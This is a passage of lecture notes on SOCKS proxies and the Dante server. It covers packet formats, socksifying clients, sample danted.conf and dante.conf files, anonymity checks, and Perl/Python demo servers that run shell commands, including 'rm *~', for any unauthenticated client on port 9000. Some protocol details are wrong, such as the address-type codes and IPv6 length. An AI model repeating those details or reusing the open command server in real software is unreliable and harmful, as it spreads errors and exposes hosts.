- It is the socks client that is implemented between the application layer and the transport layer; the socks server is implemented at the application layer.

- The socks client wraps all the network-related system calls made by a host with its own socket calls so that the host's network calls get sent to the socks server at a designated port, usually 1080. This step is usually referred to as **socksifying** the client call.

- The socks server checks the session request made by the socksified LAN client for its legitimacy and then forwards the request to the server on the internet. Any response received back from the server is forwarded back to the LAN client.

- For an experimental scenario where we may use socks, imagine that one of your LAN machines has two ethernet interfaces (eth0 and eth1) and can therefore act as a gateway between the LAN and the internet. We will assume that the rest of the LAN is on the same network as the eth0 interface and that the eth1 interface talks directly the internet. A socks based proxy server installed on the gateway machine can accomplish the following:

  – The proxy server accepts session requests from clients in the LAN on a designated port. If a request does not violate any security policies programmed into the proxy server, the proxy server forwards the request to the internet. Otherwise the request is blocked. This property of a proxy server to receive its incoming LAN-side requests for different types of services on a single port and to then forward the requests onwards into the internet to specific ports on specific internet hosts is referred to as **port forwarding**. Port forwarding is also referred to as **tunneling**.

  – The proxy server replaces the source IP address in the connection requests coming from the LAN side with with its own IP address. [So the servers on the internet side cannot see the actual IP addresses of the LAN hosts making the connection requests. In this manner, the hosts in the LAN can maintain complete anonymity with respect to the internet.] This ploy is frequently used by business organizations to hide the internal details of their intranets.

– Focusing specifically on the HTTP traffic, the above ploy would cause all of the HTTP traffic emanating from the intranet to get routed through the socks server where it would be subject to various firewall rules and where, if desired, one can provide logging facilities and caching of the web services.

19.2.1: SOCKS4 versus SOCKS5

- Version 4 (usually referred to as SOCKS4) lacks client-server authentication. On the other hand, version 5 (usually referred to as SOCKS5) includes built-in support for a variety of authentication methods.

- SOCKS5 also includes support for UDP. So a SOCKS5 server can also serve as a UDP proxy for a client in an intranet.

- Additionally, with SOCKS4, the clients are required to resolve directly the IP addresses of the remote hosts (meaning to carry out a DNS lookup for the remote hosts). SOCKS5 is able to move DNS name resolution to the proxy server that, if necessary, can access a remote DNS server.

19.2.2: Interaction Between a SOCKS Client and a SOCKS Server

- To see how a socks client (more precisely speaking, a socksified client) interacts with a socks server, let's say that the client wants to access an HTTP server in the internet.

- The first part of the interaction is similar to what happens between an SSH client and an SSH server — the server needs to authenticate the client. This interaction is described below.

- The socks client opens a TCP connection with the socks server on port 1080. The client sends a "Client Negotiation" packet suggesting a set of different authentication methods that the server could use vis-a-vis the client. This packet consists of the following fields:

```
Client Negotiation:        VER    NMETHOD    METHODS
                            1        1        1-255
```

with the one-byte `VER` devoted to the version number (SOCKS4 or SOCKS5), the one-byte `NMETHOD` devoted to the number of methods that will be listed subsequently for client-server authentication, and, finally, a listing of those methods by their ID numbers, with each ID number as a one-byte integer value. [The value `0x00` in `METHODS` field means no authentication needed, the value `0x01` means authentication according

to the GSSAPI (Generic Security Services Application Programming Interface), `0x02` means a username/password based authentication, a value between `0x03` and `0x7E` defines a method according to the IANA naming convention, and the `0x80` through `0xFE` values are reserved for private methods. (IANA stands for the Internet Assigned Numbers Authority) Note if the method number returned by the socks server is `0xFF`, that means that the server has refused the method offered by the client. Also note that GSSAPI (RFC 2743) is meant to make it easier to add client-server authentication to an application as the modern practice is to expect all security software vendors to provide this API in addition to any proprietary APIs. For example, if you wanted to use Kerberos for client-server authentication, you could write your authentication code to GSSAPI.]

- If the socks proxy server accepts the client packet, it responds back with a two-byte "Server Negotiation" packet:

```
Server Negotiation:      VER    METHOD
                          1       1
```

  where the `METHOD` field is the authentication method that the server wishes to use. The socks server then proceeds to authenticate the LAN client using the specified method.

- After the authentication step, the socks client then sends the socks proxy server a request stating what service it wants at what address in the internet and at which port. This message, called the "Client Request" message consists of the following fields:

```
Client Request:  VER    CMD    RSV    ATYP    DST.ADDR     DST.PORT
                  1      1      1      1      variable         2
```

  where the 1-byte CMD field contains one of three possible values: `0x01` for "CONNECT", `0x02` for "BIND", `0x03` for "UDP As-

sociate". [The ATYP field stands for the "Address Type" field. It takes one of three possible values: `0x01` for IPv4 address, `0x02` for domain name, and `0x03` for IPv6 address. As you'd expect, the length of the target address that is stored in the DST.ADDR field depends on what address type is stored in the ATYP field. An IPv4 address is 4 bytes long; on the other hand, an IPv6 address 8 bytes long. Finally, the DST.PORT fields stores the the port number at the destination address. The RSV field means "Reserved for future use."]

- The client always sends a CONNECT (value of the 1-byte CMD field) request to the socks proxy server after the client-server authentication is complete. However, for services such as FTP, a CONNECT request is followed by a BIND request. [The BIND request means that the client expects the remote internet server to want to establish a separate connection with the client. Under ordinary circumstances for a direct FTP service, a client first makes what is known as a control connection with the remote FTP server and then expects the FTP server to make a separate data connection with the client for the actual transfer of the file requested by the client. When the client establishes the control connection with the FTP server, it informs the server as to which address and the port the client will be expecting to receive the data file on.]

- After receiving the "Client Request" packet, the proxy server evaluates the request taking into account the address of the client on the LAN side, the target of the remote host on the internet side and other access control rules typical of firewalls.

- If the client is not allowed the type of access it has requested, the proxy server drops the connection to the client. Otherwise, the proxy server sends one or two replies to the socks client. [The socks

server sends to the client two replies for BIND requests and one reply for CONNECT and UDP requests.] These replies, different in the value of the REP field (and possibly other fields depending on the success or failure of the connection with the remote server) are called the "Server Reply" are according to the following format:

```
Server Reply:  VER   REP   RSV   ATYP   BND.ADDR     BND.PORT
                1     1     1     1     variable        2
```

where the BND.ADDR is the internet-side IP address of the socks proxy server; it is this address that the remote server will communicate with. Similarly, BND.PORT is the port on the proxy server machine that the remote server sends the information to.

- The REP field can take one of the following ten different values:

```
0x00:   successful connection with the remote server
0x01:   SOCKS proxy error
0x02:   connection disallowed by the remote server
0x03:   network not accessible
0x04:   remote host not accessible
0x05:   connection request with remote host refused
0x06:   timeout (TTL expired)
0x07:   SOCKS command not supported
0x08:   address type not supported
0x09 through 0xFF:  not defined
```

- If the connection between the proxy server and the remote server is successful, the proxy server forwards all the data received from

the remote server to the socks client and vice versa for the duration of the session.

- About the security of the data communication between the socks server and the remote service provider, note that since socks works independently of the application-level protocols, **it can easily accommodate applications that use encryption to protect their traffic.** To state a case in point, **as far as the socks server is concerned, there is no difference between an HTTP session and an HTTPS session.** Since, after establishing a connection, a socks proxy server doesn't care about the nature of the data that shuttles back and forth between a client and the remote host in the internet, such a proxy server is also referred to as a **circuit-level proxy**.

19.2.3: Socksifying a Client-Side Application

- Turning a client-side application (such as a web browser, an email client, and so on) into a socks client is referred to as **socksifying the client**.

- For the commonly used socks server these days, **Dante**, this is accomplished as simply as by calling

```
socksify  name_of_your_client_application
```

  provided you have installed the Dante client in the machine on which you are trying to execute the above command. [If you are on a Ubuntu machine, you can install both the Dante server and the Dante client directly through your packet manager. Just search for the sting "dante" in the packet manager's search window.]

- Let's say you are unable to directly access an FTP server in the internet because of the packet-level firewall rules in the gateway machine, you might be allowed to route the call through the proxy server running on the same machine by

```
socksify  ftp  url_to_the_ftp_resource
```

- For another example, to run your web browser (say, the Firefox browser) through a socks proxy server, you would invoke

```
socksify firefox
```

By the way, when you socksify Firefox in this manner, you must keep the browser's connection settings at the commonly used "Directly connect to internet" in the panel for Edit-Preferences-Advanced-Network-Settings. You do NOT have to be logged in as root to socksify a browser in this manner. [According to Michael Shuldman of Inferno Nettverk, you can get your Firefox browser to work through a socks server by just clicking on the "Manual Proxy Configuration" tab in the window that comes up for Edit-Preferences-Advanced-Network-Settings and entering the IP address and the port for the socks proxy server.]

- In Section 19.3.4, I will present an example of socksifying a user-created application program. There I'll show custom Perl and Python clients – `DemoExptClient.pl` and `DemoExptClient.py` – that can engage in an interactive session with custom Perl and Python servers running on a remote host in the internet. Ordinarily, the command-line invocation you'd make on the LAN machine would be something like this:

```
DemoExptClient.pl  moonshine.ecn.purdue.edu  9000

DemoExptClient.py  moonshine.ecn.purdue.edu  9000
```

assuming that the hostname of the remote machine is `moonshine.ecn.purdue.edu` and that port 9000 is assigned to the server script running on that machine. In order to route this call through the socks server (assuming you are running the Dante proxy server)

on your local gateway machine, all you'd need to do is to make one of the two calls shown below:

```
socksify DemoExptClient.pl  moonshine.ecn.purdue.edu  9000

socksify DemoExptClient.py  moonshine.ecn.purdue.edu  9000
```

- The call to `socksify` as shown above invokes a shell script of that name (that resides in `/usr/bin/` in a standard install of Dante). Basically, all it does is to set the `LD_PRELOAD` environment variable to the `libdsocks` library that resides in the `libdsocks.so` dynamically linkable file.

- By setting the `LD_PRELOAD` environment variable (assuming your platform allows it), 'socksify' saves you from the trouble of having to recompile your client application so as to redirect the system networking calls to the proxy server. [As explained in the 'README.usage' document that comes with the Dante install, this only works with non-setuid applications. The `LD_PRELOAD` environment variable is usually ignored by setuid applications. When a previously written client application can be compiled and linked to dynamically, you can socksify it by linking it with the `libdsocks` shared library by supplying the linking command with the '`-ldsocks`' option assuming that the file `libdsocks.so` is at the standard location (otherwise, you must provide the pathname to this location with the '`-L pathname`' option). If such dynamic linkage is not possible, you can always resort to static recompilation of your client application. See the file '`README.usage`' mentioned above for further information on how to do this.]

- All of the presentation so far has been from a Linux perspective. There is an implementation of the socks protocol, called SocksCAP, that enables Windows based TCP and UDP networking clients to traverse a socks firewall. Visit `http://www.socks.permeo.com/` for further information.

19.3: DANTE AS A SOCKS PROXY SERVER

- Dante, available from `http://www.inet.no/dante/`, is a popularly used implementation of the socks protocol. The current version of Dante (the version you download through your Synaptic Package Manager) is 1.1.19. Visit `http://www.inet.no/dante/docs` for links to documentation pages for Dante. [As mentioned earlier, If you are on a Ubuntu machine, you can install both the Dante server and the Dante client directly through your packet manager. Just search for the sting "dante" in the packet manager's search window.]

- A standard install of Dante will give you the following configuration files:

```
/etc/danted.conf                the server configuration file

/etc/dante.conf                 the client configuration file
```

- Start the server by executing as root:

```
sudo /etc/init.d/danted start
```

  You can verify that the server is running by executing in a command line '`ps aux | grep dante`' that will return something like the following:

```
nobody    8455  0.0  0.0  24136   652 ?        Ss   01:51   0:00 /usr/sbin/danted -D
nobody    8456  0.0  0.0  24136   468 ?        S    01:51   0:00 /usr/sbin/danted -D
nobody    8457  0.0  0.0  24136   468 ?        S    01:51   0:00 /usr/sbin/danted -D
nobody    8458  0.0  0.0  24136   468 ?        S    01:51   0:00 /usr/sbin/danted -D
nobody    8459  0.0  0.0  24136   468 ?        S    01:51   0:00 /usr/sbin/danted -D
nobody    8460  0.0  0.0  24136   468 ?        S    01:51   0:00 /usr/sbin/danted -D
nobody    8461  0.0  0.0  24136   468 ?        S    01:51   0:00 /usr/sbin/danted -D
root      8466  0.0  0.0   9456   944 pts/4    S+   01:51   0:00 grep --color=auto dante
```

Although you can stop the server by executing in a command line '`/etc/init.d/danted stop`', should that not kill all the processes above, you can also invoke '`killall danted`'. [According to Michael Shuldman of Inferno Nettverk, not killing all the child processes when you terminate the main server process is less disruptive to the socks clients. If you kill the main server process because, say, you want to upgrade your Dante server, the still-alive child server processes would continue to serve the socks clients that are already connected. Subsequently, after you restart the main server process, any new clients would be handled by the new server process and its children, whereas the old clients would continue to be served by the previously created child server processes. For further information, see `http://www.inet.no/dante/doc/faq.html#processes_do_not_die`.]

- Although you would normally start up the Dante server through the start/stop/restart script in `/etc/init.d/` as indicated above, when you are first learning socks, you would be better off firing up the executable directly with the '`-d`' option so that it comes up in the debug mode. The command line for this in the standard Ubuntu install of Dante is

  ```
  sudo /usr/sbin/danted -d
  ```

  Note that the option is '`-d`' and NOT '`-D`'. (The former stands for "debug mode" and the latter for "detach mode" for running the

Dante server in the background. When you bring up the server with the command string shown above, you can actually see the server setting up the child processes for accepting requests from the socks clients, the server reaching out to a DNS server for IP lookups, and then finally accessing the services requested by the client. See Section 19.12 for a small example.

- However, before you fire up the server in any manner at all, you'd want to edit the *server* configuration file `/etc/danted.conf` and the *client* configuration file `/etc/dante.conf`. The next couple of sections address this issue.

19.3.1: Configuring the Dante Proxy Server

- For our educational exercise, we will assume that our socks proxy server based firewall is protecting a `192.168.1.0/24` intranet and that the interface that connects the firewall machine with the internet is `eth0`. We will therefore not worry about client-server authentication here.

- The server config file, `/etc/danted.conf`, consists of three sections:
  - Server Settings
  - Rules
  - Routes

- With regard to the options in the "Server Settings" section of the config file:

  logoutput: Where the log messages should be sent to.

  internal: The IP address associated with the proxy server (I chose 127.0.0.1) and the port it will monitor (1080 by default). What is needed is the IP address of the host on which the proxy server is running. Since my proxy clients will be on the same machine as the proxy server, it makes sense to use the loopback address for the proxy server.

external: The IP address that all outgoing connections from the server should use:

- This will ordinarily be the IP address of the interface on which the proxy server will be communicating with rest of the internet.

- You can also directly name the interface (such as eth0) that the proxy server will use for all outgoing connections, which is what I have done. It will now automatically use the IP address associated with that interface. This is convenient for DHCP assigned IP addresses.

- About using a fictitious IP address for all outgoing connections from the server, it probably won't work since – at least ordinarily — your outgoing interface (eth0, eth1, wlan0, etc) can only work with a legal IP address that an upstream router can understand. [**It appears that the only way to take advantage of the anonymity offered by a socks server is if you route your personal outgoing traffic through a socks server run by a third party. Now the recipients of your traffic will see the IP address of that party.**]

- If for some reason (that is difficult to understand) you use a socks proxy behind a home or a small-business router, you won't gain any anonymity from the outgoing IP address used by the SOCKS server since the router will translate the outgoing (the source) IP address into what is assigned

to router by the ISP anyway.

method: Methods are for authenticating the proxy clients. Remember that a socks server and a socks client do not have to be on the same machine or even on the same local network.

user.privileged: If client authentication requires that some other programs be run, the system would need to run them with certain specified privileges. For that purpose, you can create a user named `proxy` if you wish and set this option accordingly. Ignore it for now since we will not be doing any client authentication. [According to Michael Shuldman of Inferno Nettverk, when the server is used in a production setting, it would need to run "at least temporarily" with an effective ID of 0 (that is, as root) in order to read the system password file (which would be the `/etc/shadow` for Linux) so that it can later verify the passwords provided by the socks clients. This becomes particularly necessary if you chose '`method: username`' for the previous option.] [To elaborate on the "at least temporarily" phrase, let's say that `user.privileged` is set to root and `user.notprivileged` is set to `nobody`, the server will run with the default privileges of `nobody` all the time except when the server needs to, for example, authenticate a client on the basis of the passwords in, say, `/etc/shadow`. At that moment, the server would elevate its privileges to the root level, extract the needed information from system password file, and then revert back to the default privilege level of `nobody`.]

user.notprivileged: This specifies as to what read/write/execute privileges the server should be set to when running in the default non-privileged mode. Set it to `nobody` which means that

the server would have no permissions at all with respect all the other files in the system.

- **Rules**: There are two kinds of rules:

  - **Rules, first kind**: There are rules that control as to which socks clients are allowed to talk to the proxy server. These are referred to as *client rules*. All such rules have the `client` prefix as in

```
client pass {
    from: 127.0.0.0/24 port 1-65535 to: 0.0.0.0/0
}
client pass {
    from: 192.168.1.0/24 port 1-65535 to: 0.0.0.0/0
}
client block {
    from: 0.0.0.0/0 to: 0.0.0.0/0
    log: connect error
}
```

    These rules say to allow all local socks clients on the same machine and all socks clients on the local LAN to talk to the SOCK proxy server on this machine. The third rule says to deny access to all other socks clients. Note that "to:" in these rules is the address on which the socks server will accept a connection request from a socks client. And, of course, as you'd expect, "from:" is the source IP address of the client.

  - **Rules, the second kind**: These are rules that control as to what remote services the proxy server can be asked to talk

to (in the rest of the internet) by a socks client. These rules do NOT carry the `client` prefix. **Be careful here since how you set up these rules may dictate whether or not the proxy server can successfully carry out DNS lookups.** The comment statements in the `danted.conf` file recommend that you include the first of the four rules shown below for this section. But if you do, your proxy server will **not** be able talk to the local DNS server. In my `danted.conf` file, these rules look like:

```
# Comment out the next rule since otherwise local DNS will not work
#block {
#   from: 0.0.0.0/0 to: 127.0.0.0/8
#   log: connect error
#}
pass {
    from: 127.0.0.0/24 to: 0.0.0.0/0
    protocol: tcp udp
}
pass {
    from: 192.168.1.0/24 to: 0.0.0.0/0
    protocol: tcp udp
}
block {
    from: 0.0.0.0/0 to: 0.0.0.0/0
    log: connect error
}
```

The second rule says that any local socks client will be able to call on any service anywhere for a TCP or UDP service. The third rule does the same for any socks client in the local LAN. The fourth rule blocks all other socks client requested services. Note that "to:" in these rules is the *final destination* of the request from a socks client. And "from:" carries the same meaning as before — it is the source address of a socks client.

- In the second set of rules shown above (the ones without the `client` prefix), it is possible to allow and deny specific services with regard to specific client source addresses and client final destination addresses. See the official `/etc/danted.conf` file for examples.

- The third and final section of the `/etc/danted.conf` file deals with the route to be taken if proxy server chaining is desired. The route specifies the name of the next upstream socks server.

- The **internal** and **external** option settings mentioned earlier in this section are for the "normal" mode of operation of a proxy server — the mode in which the clients access the services in the rest of the internet through a proxy server. However, there is another mode in which such proxy servers can be used — the **reverse proxy** mode. In the reverse mode, you may offer, say, an HTTP server in a private network but with the traffic to your HTTP server directed through a Dante proxy server. You could, for example, use a SOCKS server front-end to control access to the private server. [You might ask: Why not use HTTPD's access control settings directly? While that may be true for an HTTP server, what if I wanted to control access to the server described in Section 19.3.4? Instead of having to write all the additional authentication and access-control code myself for that server, I could use a Dante server as a reverse proxy and achieve the same results with very little additional effort.] When a Dante server is used as a reverse proxy, the meanings of **internal** and **external** options become reversed, as you'd expect. [That the Dante server can be used as a reverse proxy was

brought to my attention by Michael Shuldman of Inferno Nettverk.]

An Example of the /etc/danted.conf Server Config File

```
# A sample danted.conf that I use for demonstrating SOCKS
#
# See the actual file /etc/danted.conf in your own installation of
# Dante for further details.

########################    ServerSettings    ############################
# server will log both via syslog, to stdout and to /var/log/lotsoflogs
logoutput: syslog stdout /var/log/lotsoflogs

internal: 127.0.0.1 port = 1080

# All outgoing connections from the server will use the IP address
# 195.168.1.1
external: eth0              # See page 23 for what it means to run
                            # a SOCKS server behind a home router

# List acceptable methods for authentication in the order of
# preference.  A method not set here will never be selected.
# If the method field is not set in a rule, the global method is
# filled in for that rule.  Client authentication method:
method: username none

# The following is unnecessary if not doing authentication.  When
# doing something requiring privilege, it will use the userid "proxy".
user.privileged: proxy

# When running as usual, it will use the unprivileged userid of:
user.notprivileged: nobody

# Do you want to accept connections from addresses without dns info?
# What about addresses having a mismatch in dnsinfo?
srchost: nounknown nomismatch
```

```
############################  RULES ############################
# There are two kinds and they work at different levels.
#
#====================  rules checked first ====================

# Allow our clients, also shows an example of the port range.
client pass {
from: 192.168.1.0/24 port 1-65535 to: 0.0.0.0/0
}
client pass {
from: 127.0.0.0/8 port 1-65535 to: 0.0.0.0/0
}
client block {
from: 0.0.0.0/0 to: 0.0.0.0/0
        log: connect error
}

#==================  the rules checked next  ==================
pass {
from: 192.168.1.0/24 to: 0.0.0.0/0
protocol: tcp udp
}
pass {
from: 127.0.0.0/8 to: 0.0.0.0/0
protocol: tcp udp
}
pass {
        from: 0.0.0.0/0 to: 127.0.0.0/8
        protocol: tcp udp
}
block {
from: 0.0.0.0/0 to: 0.0.0.0/0
log: connect error
}

#  See /etc/danted.conf of your installation for additional
#  examples of such rules.
```

19.3.2: Configuring SOCKS Clients

- The *client* configuration file `/etc/dante.conf` regulates the behavior of a *socksified client*.

- At the beginning of the client configuration file, `/etc/dante.conf`, you are asked if you want to run the socksified client with the debug option turned on.

- All the other significant rules in the client config file are **`route`** rules, that is rules that carry the **`route`** prefix.

- The first of these **`route`** rules lets you specify that you want to allow for "bind" connections coming in from outside. The "bind" command allows incoming connections for protocols like FTP in which the local client first makes a control connection with a remote server and the remote server then makes a separate connection with the client for data transfer:

```
route {
    from: 0.0.0.0/0 to: 0.0.0.0/0 via: 127.0.0.1 port = 1080
    command: bind
}
```

- See the official `/etc/dante.conf` file in your own installation of Dante for other examples of the `route` rules that allow a client to directly carry out the DNS lookup on the localhost or by directly reaching out to a remote DNS server.

- Whereas the previous `route` rule for the "bind" command, the next `route` rule tells the client where the SOCKS proxy server is located and what port the server will be monitoring. This rule also tells the client that the server supports TCP and UDP services, both SOCKS4 and SOCKS5 protocols, and that the server does not need any authentication:

```
route {
    from: 0.0.0.0/0   to: 0.0.0.0/0   via: 127.0.0.1 port = 1080
    protocol: tcp udp                # server supports tcp and udp.
    proxyprotocol: socks_v4 socks_v5 # server supports socks v4 and v5.
    method: none #username           # we are willing to authenticate via
                                     # method ‘‘none’’, not ‘‘username’’.
}
```

- The "from:" and "to:" in the previous rule are the IP address ranges for the client source addresses and the client *final* destination addresses for the remote services requested through the proxy server. In order to allow for the final destination addresses to be expressed as symbolic hostnames, we now include the next `route` rule:

```
route {
    from: 0.0.0.0/0   to: .   via: 127.0.0.1 port = 1080
    protocol: tcp udp
    proxyprotocol: socks_v4 socks_v5
```

```
        method: none #username
    }
```

- **Shown below is an example of the `/etc/dante.conf` SOCKS Client Config File:**

```
# A sample dante.conf that I use for demonstrating SOCKS clients
#
# See the actual file /etc/dante.conf in your own installation of
# Dante for further details.

#debug: 1

# Allow for "bind" for a connection initiated by a remote server
# in response to a connection by a local client:
route {
from: 0.0.0.0/0 to: 0.0.0.0/0 via: 127.0.0.1 port = 1080
command: bind
}

# Send client requests to the proxy server at the address shown:
route {
from: 0.0.0.0/0   to: 0.0.0.0/0   via: 127.0.0.1 port = 1080
protocol: tcp udp                # server supports tcp and udp.
proxyprotocol: socks_v4 socks_v5 # server supports socks v4 and v5.
method: none #username  # we are willing to authenticate via
 # method "none", not "username".
}

# Same as above except that the remote services may now be named
# by symbolic hostnames:
route {
from: 0.0.0.0/0   to: .   via: 127.0.0.1 port = 1080
protocol: tcp udp
proxyprotocol: socks_v4 socks_v5
method: none #username
}
```

19.3.3: Anonymity Check

- How can you be certain that when you go through a proxy server, your IP address will not be visible to the remote host?

- A common way to check for your anonymity is to visit a web site (of course, through the proxy server) that displays your IP address in the browser window. (An example of such a web site would be `http://hostip.info`.)

- This is usually sufficient check of anonymity for SOCKS proxy servers, but not for HTTP proxy servers. **(HTTP Proxy Servers are presented starting with Section 19.4.)**

- Even when an HTTP proxy server does not send the `HTTP_X_FORWARDED_FOR` field to the remote server, it may still send the `HTTP_VIA` and `HTTP_PROXY_CONNECTION` fields that may compromise your privacy.

- When an HTTP proxy server does not send any of these fields to the remote server, it is usually called an **elite** or a **high-anonymity** proxy server.

19.3.4: Perl and Python Scripts for Accessing an Internet Server Through the `danted` Proxy

- To understand the scripts shown in this section, please keep straight the meaning to be associated with each of the following:
  - an **internet server**, means a server running somewhere in the internet;
  - a **client** that wants to interact with the internet server;
  - the **socks proxy server** (`dantd`, naturally); and
  - a **socksified client**, which comes into existence when the network calls made by an otherwise ordinary client are routed through a socks proxy.
- Ordinarily, when socks in not involved, you will run the client program on your machine and this program will talk to the internet server on some remote machine.
- For the demonstration in this section, we will assume that both the Dante socks client and the Dante socks server are running on

the same machine — we will refer to that machine as the client machine. With the Dante socks server running on the client machine, we want to route all of the client's communication with the remote application server through the socks server on the client machine.

- With regard to the internet server that I'll use for the demonstration in this section, its purpose will be to display a set of server-side commands to the client, and have the client choose one of the commands. The internet server will then execute the command on its side and send the output back to the client.

- In what follows, I'll first show the Perl version of the internet server used in this demonstration. That will be followed by the Python version of the same. Both these programs are taken from Chapter 15 of my book "*Scripting with Objects*."

- In the Perl server shown below, Lines (C) through (F) of the script create a server socket on port 9000. The special symbol `SOMAXCONN` in line (D), defined in one of the low-level socket libraries used by the high-level module `IO::Socket`, stands for the system-dictated maximum number of client connections that the server socket can wait on at any given time. [The value of this special constant was 128 for the Linux machine on which I executed the server script shown.] The call to the constructor in lines (C) through (F) also sets `Reuse` option to 1. This is useful during debugging since it allows immediate

reuse of the port that is supposed to be monitored by the server after the server process is killed and then started again in quick succession. If you don't set the `Reuse` option as shown, a restart of the server process will not succeed as long as the various buffers assigned to the server process during its previous run are not cleared out.

- With regard to what actually is accomplished by the server script shown below, on account of the call to `accept()` in line (I), it waits patiently for client requests for connections with the server. A client request causes `accept()` to spit out a socket handle that becomes the value of the variable `$client_soc`. The server can now read the client messages through this socket handle and send information to the client through the same socket handle. The first thing the server does is to send the client a welcome message in line (J) where the variable `$0` will be bound to the name of the server script.

- The rest of the server code shown below is to figure out which command was selected by the client, to execute the command on the server side, and to then send the output back to the client. This is done in lines (N) through (a) of the script.

```
#!/usr/bin/env perl

##  DemoExptServer.pl

##  This code from Chapter 15 of the book "Scripting with Objects"
##  by Avinash Kak
```

```
use strict;
use warnings;
use IO::Socket;                                                          #(A)
use Net::hostent;                                                        #(B)

my $server_soc = IO::Socket::INET->new( LocalPort => 9000,               #(C)
                                        Listen    => SOMAXCONN,          #(D)
                                        Proto     => 'tcp',              #(E)
                                        Reuse     => 1);                 #(F)
die "No Server Socket" unless $server_soc;                               #(G)

print "[Server $0 accepting clients]\n";                                 #(H)
while (my $client_soc = $server_soc->accept()) {                         #(I)
    print $client_soc "Welcome to $0; type help for command list.\n";    #(J)
    my $hostinfo = gethostbyaddr($client_soc->peeraddr);                 #(K)
    my $clientport = gethostbyaddr($client_soc->peerport);
    printf "\n[Connect from %s]\n",
             $hostinfo ? $hostinfo->name : $client_soc->peerhost;        #(L)
    printf "[Client used the port %s]\n\n",
             $clientport ? $clientport : $client_soc->peerport;
    print $client_soc "Command? ";                                       #(M)
    while ( <$client_soc> ) {                                            #(N)
        next unless /\S/;                                                #(O)
        printf "    client entered command: %s\n", $_;
        if    (/quit|exit/i) { last; }                                   #(P)
        elsif (/date|time/i) { printf $client_soc "%s\n",scalar localtime;}  #(Q)
        elsif (/ls/i )       { print  $client_soc `ls -al 2>&1`; }       #(R)
        elsif (/pwd/i )      { print  $client_soc `pwd 2>&1`;}           #(S)
        elsif (/user/i)      { print  $client_soc `whoami 2>&1`; }       #(T)
        elsif (/rmtilde/i)   { system "rm *~"; }                         #(U)
        else {                                                           #(V)
          print $client_soc "Commands: quit exit date ls pwd user rmtilde\n";  #(W)
        }
    } continue {                                                         #(X)
        print $client_soc "Command? ";                                   #(Y)
    }                                                                    #(Z)
    close $client_soc;                                                   #(a)
}
```

- As you can see, the internet server shown above monitors port 9000. When a client checks in, the server first welcomes the client and then, in an infinite loop, asks the client to enter one of the following commands: `quit`, `exit`, `date`, `time`, `ls`, `pwd`, `user`, and `rmtilde`. Except for the last, these are system functions that are ordinary invoked on the command line in Unix and Linux

system. The last, `rmtilde` calls the system function `rm` to remove all files in the directory in which the server is running whose names end in a tilde.

- Shown next is the Python version of the server. the module `sys` imported in line (A) is needed for terminating the script with a call to `sys.exit(1)` in line (N) should something go wrong while trying to create a server socket, and for gaining access to the name of the server by calling `sys.argv[0]` in the messages composed in lines (O) and (R). The module `socket` imported in line (B) is needed for constructing a server socket in line (G). The modules `time`, `os`, and `commands` imported in lines (C), (D), and (E) are required for the execution of the various commands made available by the server to a remote client. As shown in line (F), the server script monitors the same port as the previous Perl script, that is, port 9000.

```
#!/usr/bin/env python

##  DemoExptServer.py

##  This code is from Chapter 15 of the book "Scripting with Objects"
##  by Avinash Kak


import sys                                                                  #(A)
import socket                                                               #(B)
import time                                                                 #(C)
import os                                                                   #(D)
import commands                                                             #(E)

port = 9000                                                                 #(F)

try:
    server_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)         #(G)
    server_sock.bind( ('', port) )                                          #(H)
```

```
    server_sock.listen(5)                                                    #(I)
except socket.error, (value, message):                                       #(J)
    if server_sock:                                                          #(K)
        server_sock.close()                                                  #(L)
    print "Could not establish server socket: " + message                    #(M)
    sys.exit(1)                                                              #(N)

print "[Server %s accepting clients]" % sys.argv[0]                          #(O)

while 1:                                                                     #(P)
    (client_sock, address) = server_sock.accept()                            #(Q)
    client_sock.send( "Welcome to %s; type help for command list." \
                      % sys.argv[0] )                                        #(R)
    client_name, client_port = client_sock.getpeername()                     #(S)
    print "Client %s connected using port %s " % (client_name, client_port)  #(T)
    client_sock.send( "\nCommand? " )                                        #(U)
    while 1:                                                                 #(V)
        client_line = ''                                                     #(W)
        while 1:                                                             #(X)
            client_byte = client_sock.recv(1)                                #(Y)
            if client_byte == '\n' or client_byte == '\r':                   #(Z)
                break                                                        #(a)
            else:                                                            #(b)
                client_line += client_byte                                   #(c)
        if client_line.isspace() or client_line == '':                       #(d)
            client_sock.send( '\nCommand? ' )                                #(e)
        elif  client_line == 'quit' or client_line == 'exit':                #(f)
            break                                                            #(g)
        elif client_line == 'date' or client_line == 'time':                 #(h)
            client_sock.send( time.ctime() )                                 #(i)
            client_sock.send( '\nCommand? ' )                                #(j)
        elif 'ls' in client_line:                                            #(k)
#            client_sock.send( commands.getoutput( "ls -al" ) )
            client_sock.send(commands.getstatusoutput("ls -al")[1])          #(l)
            client_sock.send('\nCommand? ')
        elif 'pwd' in client_line:                                           #(m)
            client_sock.send( commands.getoutput( "pwd 2>&1" ) )             #(n)
            client_sock.send('\nCommand? ')
        elif 'user' in client_line:                                          #(o)
            client_sock.send( commands.getoutput( "whoami 2>&1" ) )          #(p)
            client_sock.send('\nCommand? ')
        elif 'rmtilde' in client_line:                                       #(q)
            os.system( "rm *~" )                                             #(r)
            client_sock.send('\nCommand? ')
        else:                                                                #(s)
            client_sock.send(                                                #(t)
               "Commands: quit exit date ls pwd user rmtilde" )              #(u)
            client_sock.send("\nCommand? ")
    client_sock.close()                                                      #(v)
```

- I'll next present the client scripts, one for Perl and the other for

Python, both taken from my book "*Scripting with Objects.*"

- Shown below is the Perl version of the client script. A client must not use a line-input-based operator for reading the messages received from the server and, if the server messages are meant to be displayed on the client terminal as soon as they are received, the client must also override the default flushing behavior of the output buffer associated with `STDOUT`. By default, the output buffer is flushed only when a line terminator is received. The statement in line (M) of the script shown next would cause each transmission received from the server to be displayed on the client's terminal immediately. This client interacts with either of the two servers shown previously in an interactive session. The server prompts the client to enter one of the permissible commands and the server then executes that command.

- Note also that the client script shown below uses two separate processes for reading from the server and for writing to the server. While the parent process takes care of reading the server's messages and displaying those on the client's terminal, the child process takes care of writing to the server the information entered on the keyboard of the client. The statement in line (J) of the script creates a child process. The call to `fork()` returns in the parent process the PID (process ID) of the child process if the child process was created successfully. The value returned by `fork()` in the child process is 0. The call to `fork()` returns `undef` in the parent process if the child process could not be created successfully.

```
#!/usr/bin/env perl

##  DemoExptClient.pl

##  This code from Chapter 15 of the book "Scripting with Objects"
##  by Avinash Kak

use strict;
use warnings
use IO::Socket;                                                          #(A)

die "usage: $0 host port" unless @ARGV == 2;                             #(B)

my ($host, $port) = @ARGV;                                               #(C)

